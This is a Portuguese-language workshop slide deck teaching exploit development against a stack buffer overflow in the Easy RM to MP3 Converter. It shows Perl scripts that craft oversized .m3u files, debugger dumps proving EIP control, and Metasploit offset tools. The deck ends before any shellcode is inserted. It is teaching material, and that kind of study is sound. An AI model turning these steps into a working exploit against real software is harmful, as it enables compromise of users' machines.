



Stack Based Overflow

Oficina – Hacking Day II

Por Luiz Vieira
@HackProofing

Quem sou eu?



OYS ACADEMY



Apresentação do problema

- Aplicação a ser testada:
 - Easy RM to MP3 Conversion Utility
 - <http://www.4shared.com/file/o1vQ7J12/EasyRMtoMP3Converter.html>
- Já confirmada a vulnerabilidade
- Dois exploits publicados em 2009
- Falha:
 - *“Easy RM to MP3 Converter version 2.7.3.700 universal buffer overflow exploit that creates a malicious .m3u file.”*
- **Do it yourself!**

Verificando o bug

```
my $file= "crash.m3u";  
my $junk= "\x41" x 10000;  
open($FILE,">$file");  
print $FILE "$junk";  
close($FILE);  
  
print "Arquivo m3u criado com sucesso\n";
```





NÃO MORREU COM 10000
A's?

Try harder...

(20000, 30000, 40000, 50000...)

Verifique o bug e veja se pode ser algo interessante

- Em muitos casos, um travamento não nos levará à possível exploração...
- Se podemos modificar o valor do EIP, e apontá-lo para um local na memória que contenha o código desenvolvido por nós, então podemos mudar o fluxo da aplicação e fazê-la executar algo diferente
- Se conseguirmos fazer com que a aplicação execute nosso shellcode, podemos fazer com que ela chame um exploit
- Este registrador possui 4 bytes de tamanho. Portanto, se pudermos modificar esse 4 bytes, controlaremos a aplicação

Antes de continuarmos, um pouco mais de teoria

- Toda aplicação Windows utiliza partes da memória. A memória de processos contém 3 grandes componentes:
 - code segment (instruções que o processador executa. O EIP armazena o local da próxima instrução)
 - data segment (variáveis, buffers dinâmicos)
 - stack segment (utilizado para passar dados/argumentos para funções, e é utilizado como espaço para variáveis)

Antes de continuarmos, um pouco mais de teoria


- Se queremos acessar a pilha diretamente, podemos utilizar o ESP (Stack Pointer), que aponta o topo (isso quer dizer o endereço mais baixo da memória) da pilha.
- Depois de um PUSH, o ESP apontará para o endereço mais baixo da memória (o endereço é decrementado com o tamanho dos dados que são colocados na pilha, que possuem o tamanho de 4 bytes no caso de endereços/ponteiros).
- Após um POP, o ESP aponta para um endereço mais alto (o endereço é incrementado por 4 bytes no caso de endereços/ponteiros).

Antes de continuarmos, um pouco mais de teoria

- Os registradores da CPU para operações em geral (Intel, x86) são:
- **EAX** : accumulator : utilizado na realização de cálculos e armazenar valores retornados por chamadas de funções. Operações básicas como soma, subtração, utilizam esse registrador para propósito geral.
- **EBX** : base (não tem nenhuma relação com o base pointer). Não tem nenhum propósito específico e pode ser utilizado para armazenar dados.
- **ECX** : counter : usado para iterações. ECX realiza sua contagem de forma decrescente.
- **EDX** : data : este é uma extensão do registrador EAX. Permite cálculos mais complexos (multiplicação, divisão) permitindo dados extras serem armazenados para facilitar tais cálculos.
- **ESP** : stack pointer
- **EBP** : base pointer
- **ESI** : source index : armazena a localização da entrada de dados.
- **EDI** : destination index : aponta para a localização de onde o resultado de operações com dados estão armazenados.
- **EIP** : instruction pointer

Antes de continuarmos, um pouco mais de teoria

(mapa da memória de um processo Win32)



A Pilha

- A pilha é uma peça da memória de processo, uma estrutura de dados que trabalha no esquema LIFO (Last in first out – último a entrar, primeiro a sair).
- LIFO significa que o dado mais novo (resultado de uma instrução PUSH), é o primeiro que será removido da pilha novamente (por uma instrução POP).
- Todas as vezes que uma função é chamada, os parâmetros da mesma são inseridos na pilha, assim como os valores salvos dos registradores (EBP, EIP).
- Quando uma função retorna, o valor salvo do EIP é recuperado da pilha e colocado de volta no EIP, assim o fluxo normal da aplicação pode ser seguido.

O Debugger

Inicie o Easy RM to MP3, e então abra o arquivo crash.m3u novamente. A aplicação vai travar de novo. Se surgir algum popup, clique no botão “debug” e o debugger será iniciado:

The screenshot shows the Immunity Debugger interface. The title bar reads 'Immunity: Consulting Services Manager'. The main window displays the 'Registers (FPU)' section. The EIP register is highlighted with a red box and contains the value '41414141'. Below the registers, the memory dump shows a sequence of 'AAAA' characters starting at address 41414141.

```
Registers (FPU)
EDX 00300000
EBX 00104A58
ESP 000FF730 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 003342A0 ASCII "C:\Documents and Settings\luiz\Desktop\crash.m3u"
ESI 77C3FCE0 msuort.77C3FCE0
EIP 41414141
EAX 00000000 32 bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty 7.0641610228386886000e-304
ST1 empty -1.#QNAN0000000000000000
ST2 empty 3.3037879335099060000e-304
ST3 empty -1.2894392269015410000e+305
ST4 empty 2.2252860642512755000e-307
ST5 empty 0.00000000000000000000
ST6 empty -1.#QNAN0000000000000000
ST7 empty 1.1883176429405525000e-312
3 2 1 0 E S P U O Z D I
000FF718 41414141 AAAA
000FF71C 41414141 AAAA
000FF720 41414141 AAAA
000FF724 41414141 AAAA
000FF728 41414141 AAAA
000FF72C 41414141 AAAA
000FF730 41414141 AAAA
000FF734 41414141 AAAA
000FF738 41414141 AAAA
000FF73C 41414141 AAAA
000FF740 41414141 AAAA
000FF744 41414141 AAAA
000FF748 41414141 AAAA
000FF74C 41414141 AAAA
```

Problema...

- Frente ao que vemos, parece que parte de nosso arquivo m3u foi lido e armazenado no buffer e causou o estouro do mesmo. Fomos capazes de estourar o buffer e escrever no ponteiro de instrução. Sendo assim, podemos controlar o valor do EIP.
- Como nosso arquivo contém apenas A's, não sabemos exatamente quão grande nosso buffer precisa ser para escrever exatamente no EIP.
- Em outras palavras, se quisermos ser específicos na sobreescrita do EIP (e assim poderemos preenchê-lo e fazê-lo pular para nosso código malicioso), precisamos saber a posição exata em nosso buffer/payload onde sobrescreveremos o endereço de retorno (que se tornará o EIP quando a função retornar). Esta posição é frequentemente referida como o “offset”.

Determinando o tamanho do buffer para escrever exatamente no EIP


```
my $file= "crash25000.m3u";  
my $junk= "\x41" x 25000;  
my $junk2= "\x42" x 5000;  
open($FILE,">$file");  
print $FILE $junk.$junk2;  
close($FILE);  
print "Arquivo m3u criado com sucesso\n";
```

```
EBP 003342A0 ASCII "C:\Documents and Settings\...  
EDI 00007531  
EIP 42424242  
C 0 ES 0023 32bit 0(FFFFFFFF)  
P 1 CS 001B 32bit 0(FFFFFFFF)  
...  
D 0  
O 0 LastErr ERROR_SUCCESS (00000000)  
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)  
ST0 empty 9.1157104245419002000e-305  
ST1 empty -1.#QNAN0000000000000000  
ST2 empty 1.5949320725035279000e-304  
ST3 empty 2.4045306357598179000e-078  
ST4 empty 1.5951241619936839000e-304  
ST5 empty 0.00000000000000000000  
ST6 empty -1.#QNAN0000000000000000  
000FF730 42424242 B888  
000FF734 42424242 B888  
000FF738 42424242 B888  
000FF73C 42424242 B888  
000FF740 42424242 B888  
000FF744 42424242 B888  
000FF748 42424242 B888  
000FF74C 42424242 B888  
000FF750 42424242 B888
```

```
EDX 003D0000  
EBX 00104A58  
ESP 000FF730 ASCII "BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB  
EBP 003342A0 ASCII "C:\Documents and Settings\luiz\Desktop\crash25000.m3u"  
ESI 77C3FCE0 msvort.77C3FCE0  
EDI 00007531  
EIP 42424242  
C 0 ES 0023 32bit 0(FFFFFFFF)
```

Metasploit patter_create.rb

- Crie um conjunto de 5000 caracteres e grave-o em um arquivo.



```
root@luiz-laptop: /opt/metasploit3/msf3/tools
Arquivo Editar Ver Pesquisar Terminal Ajuda

root@luiz-laptop:/opt/metasploit3/msf3/tools# ./pattern_create.rb
Usage: pattern_create.rb length [set a] [set b] [set c]
root@luiz-laptop:/opt/metasploit3/msf3/tools# ./pattern_create.rb 5000 > padrao.txt
root@luiz-laptop:/opt/metasploit3/msf3/tools# cat padrao.txt
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad
2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4A
g5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7
Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An
0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2A
q3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5
At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw
8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0B
a1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3
Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg
6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8
Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1
Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq
4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6B
t7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9
Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca
2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4C
d5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7
Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck
```

```
my $file= "crash25000.m3u";
my $junk= "\x41" x 25000;
my $junk2= "coloque os 5000 caracteres aqui";
open($FILE,">$file");
print $FILE $junk.$junk2;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```



Novo estouro!

- Nesse momento, EIP contém 0x6A42376A (perceba que sobrescrevemos o EIP com 6A 37 42 6A – o valor de EIP como visto na figura, ao contrário – que são as strings = j7Bj).

```
Debug registers
EAX: 00000001
ECX: 7C91003D ntdll.7C91003D
EDX: 003D0000
EBX: 00104A58
ESP: 000FF730 ASCII "Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9"
EBP: 003342A0 ASCII "C:\Documents and Settings\user\My Recent Documents"
ESI: 77C3FCE0 msvort.77C3FCE0
EDI: 00007531
EIP: 6A42376A
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000
DR6 00000000
DR7 00000000
000FD418 356A4234 4Bj5
000FD41C 42366A42 Bj6B
000FD420 6A42376A j7Bj
000FD424 396A4238 8Bj9
000FD428 42306B42 Bk0B
000FD42C 6B42316B k1Bk
000FD430 336B4232 2Bk3
000FD434 42346B42 Bk4B
000FD438 6B42356B k5Bk
000FD43C 376B4236 6Bk7
000FD440 42386B42 Bk8B
```

Metasploit patter_offset.rb

- Vamos utilizar uma segunda ferramenta do metasploit para calcular o tamanho exato do buffer antes de escrever no EIP. Entre com o valor do EIP (baseado no conjunto de caracteres) e o tamanho do buffer:

A terminal window with three tabs. The active tab is titled 'root@luiz-laptop: /opt/exploits'. The prompt is 'root@luiz-laptop:/opt/metasploit3/msf3/tools#'. The user enters './pattern_offset.rb 0x6a42376a 5000'. The output is '1072'. The prompt returns to 'root@luiz-laptop:/opt/metasploit3/msf3/tools#'.

```
root@luiz-laptop:/opt/exploits x root@luiz-laptop: /home/luiz x root@luiz-laptop: /  
root@luiz-laptop:/opt/metasploit3/msf3/tools# ./pattern_offset.rb 0x6a42376a 5000  
1072  
root@luiz-laptop:/opt/metasploit3/msf3/tools#
```

1072. Que é o tamanho do buffer necessário para sobrescrever o EIP (é bem provável que o seu valor seja diferente do meu). Então podemos criar um arquivo com 25000+1072 A's, e então adicionar 4 B's (42 42 42 42 em hexadecimal), de forma que o EIP contenha 42 42 42 42. Também sabemos que o ESP aponta para dados em nosso buffer, então adicionaremos alguns C's após sobrescrever o EIP.

```
my $file= "eipcrash.m3u";  
my $junk= "\x41" x 26072;  
my $eip= "BBBB";  
my $esp= "C" x 1000;  
open($FILE,">$file");  
print $FILE $junk.$eip.$esp;  
close($FILE);  
print "Arquivo m3u criado com sucesso\n";
```

Resultado

```
EAX: 00000001
ECX: 7C91003D ntdll.7C91003D
EDX: 003D0000
EBX: 00104A58
ESP: 000FF730 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC"
EBP: 003342A0 ASCII "C:\Documents and Settings\luiz\Desktop\eioporash.m3u"
ESI: 77C3FCE0 msvert.77C3FCE0
EDI: 000069C5
EIP: 42424242
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
```

Nosso buffer parecerá com isso:

Buffer	EBP	EIP	ESP aponta para aqui
A (x 26090)	AAAA	BBBB	CCCCCCCCCCCCCCCCCCCCCCCCCCCC
<u>414141414141...41</u>	41414141	42424242	
26072 bytes	<u>4</u> bytes	<u>4</u> bytes	1000 <u>bytes ?</u>

Encontrando espaço na memória para armazenar o shellcode

- Controlamos o EIP. Dessa forma, podemos apontar o EIP para qualquer lugar que contenha nosso código (shellcode). Mas onde é esse lugar, como podemos colocar nosso shellcode nesse local e como podemos fazer com que o EIP desloque-se para essa posição?

```
my $file= "test1.m3u";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $shellcode = "1ABCDEFGHIJK".
"2ABCDEFGHIJK3ABCDEFGHIJK".
"4ABCDEFGHIJK5ABCDEFGHIJK".
"6ABCDEFGHIJK7ABCDEFGHIJK".
"8ABCDEFGHIJK9ABCDEFGHIJK".
"AABCDEFGHIJKBABCDEFGHIJK".
"CABCDEFGHIJKDABCDEFGHIJK";
open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Encontrando espaço na memória para armazenar o shellcode

Podemos ver duas coisas interessantes aqui:

- O ESP começa no 5º caracter de nosso conjunto, a não no primeiro caracter.
- Após o conjunto de caracteres, vemos os “A's”. Estes A's parecem pertencer à primeira parte do buffer (26072 A's), então podemos colocar nosso shellcode na primeira parte do buffer.

Address	Hex dump	ASCII
000FF730	44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F	DEFGHIJK2ABCDEFG
000FF740	48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63	HIJK3ABCDEFGHIJK
000FF750	34 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B	4ABCDEFGHIJK5ABC
000FF760	44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F	DEFGHIJK6ABCDEFG
000FF770	48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63	HIJK7ABCDEFGHIJK
000FF780	38 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B	8ABCDEFGHIJK9ABC
000FF790	44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F	DEFGHIJKABCDEFGHI
000FF7A0	48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B 5C 5D 5E 5F 60 61 62 63	HIJKABCDEFGHIJK
000FF7B0	43 41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56 57 58 59 5A 5B	CABCDEFGHIJK.AAA
000FF7C0	41 41	AAAAAAAAAAAAAAAA
000FF7D0	41 41	AAAAAAAAAAAAAAAA
000FF7E0	41 41	AAAAAAAAAAAAAAAA
000FF7F0	41 41	AAAAAAAAAAAAAAAA
000FF800	41 41	AAAAAAAAAAAAAAAA
000FF810	41 41	AAAAAAAAAAAAAAAA
000FF820	41 41	AAAAAAAAAAAAAAAA
000FF830	41 41	AAAAAAAAAAAAAAAA
000FF840	41 41	AAAAAAAAAAAAAAAA
000FF850	41 41	AAAAAAAAAAAAAAAA
000FF860	41 41	AAAAAAAAAAAAAAAA
000FF870	41 41	AAAAAAAAAAAAAAAA
000FF880	41 41	AAAAAAAAAAAAAAAA
000FF890	41 41	AAAAAAAAAAAAAAAA
000FF8A0	41 41	AAAAAAAAAAAAAAAA
000FF8B0	41 41	AAAAAAAAAAAAAAAA
000FF8C0	41 41	AAAAAAAAAAAAAAAA
000FF8D0	41 41	AAAAAAAAAAAAAAAA
000FF8E0	41 41	AAAAAAAAAAAAAAAA
000FF8F0	41 41	AAAAAAAAAAAAAAAA

Encontrando espaço na memória para armazenar o shellcode

- Mas não vamos fazer isso agora. Vamos primeiro adicionar 4 caracteres no início do conjunto de caracteres e fazer o teste novamente. Se tudo correr bem, o ESP deve apontar diretamente para o início de nosso

conjunto:

```
my $file= "test1.m3u";
my $junk= "A" x 26072;
my $eip = "BBBB";
my $preshellcode = "XXXX";
my $shellcode = "1ABCDEFGHJKLMN".
"2ABCDEFGHJKLMN3ABCDEFGHJKLMN".
"4ABCDEFGHJKLMN5ABCDEFGHJKLMN".
"6ABCDEFGHJKLMN7ABCDEFGHJKLMN".
"8ABCDEFGHJKLMN9ABCDEFGHJKLMN".
"AABCDEFGHJKLMNBABCDEFGHJKLMN".
"CABCDEFGHJKLMNDABCDEFGHJKLMN";
open($FILE, ">$file");
print $FILE $junk.$eip.$preshellcode
.$shellcode;
close($FILE);
print "Arquivo m3u criado com sucesso\n";
```

Encontrando espaço na memória para armazenar o shellcode

Agora temos:

- controle sobre o EIP
- uma área onde podemos escrever nosso código (se fizer mais teste com conjuntos maiores de caracteres, poderá ver que tem mais espaço do que 144 caracteres para escrever seu código)
- um registrador que aponta diretamente para nosso código, no endereço 0x000FF730

Agora precisamos:

- construir um shellcode
- dizer para o EIP pular para o endereço de início do shellcode. Podemos fazer isso sobrescrevendo o EIP com 0x000FF730.

Address	Hex dump	ASCII
000FF730	31 41 42 43 44 45 46 47 48 49 4A 4B 32 41 42 43	1ABCDEF6GHIJK2ABC
000FF740	44 45 46 47 48 49 4A 4B 33 41 42 43 44 45 46 47	DEF6GHIJK3ABCDEF6
000FF750	48 49 4A 4B 34 41 42 43 44 45 46 47 48 49 4A 4B	HIJK4ABCDEF6GHIJK
000FF760	35 41 42 43 44 45 46 47 48 49 4A 4B 36 41 42 43	5ABCDEF6GHIJK6ABC
000FF770	44 45 46 47 48 49 4A 4B 37 41 42 43 44 45 46 47	DEF6GHIJK7ABCDEF6
000FF780	48 49 4A 4B 38 41 42 43 44 45 46 47 48 49 4A 4B	HIJK8ABCDEF6GHIJK
000FF790	39 41 42 43 44 45 46 47 48 49 4A 4B 41 41 42 43	9ABCDEF6GHIJKABC
000FF7A0	44 45 46 47 48 49 4A 4B 42 41 42 43 44 45 46 47	DEF6GHIJKBABCDEF6
000FF7B0	48 49 4A 4B 43 41 42 43 44 45 46 47 48 49 4A 4B	HIJKABCDEF6GHIJK
000FF7C0	00 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	.AAAAAAAAAAAAAAAA
000FF7D0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
000FF7E0	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41	AAAAAAAAAAAAAAAA
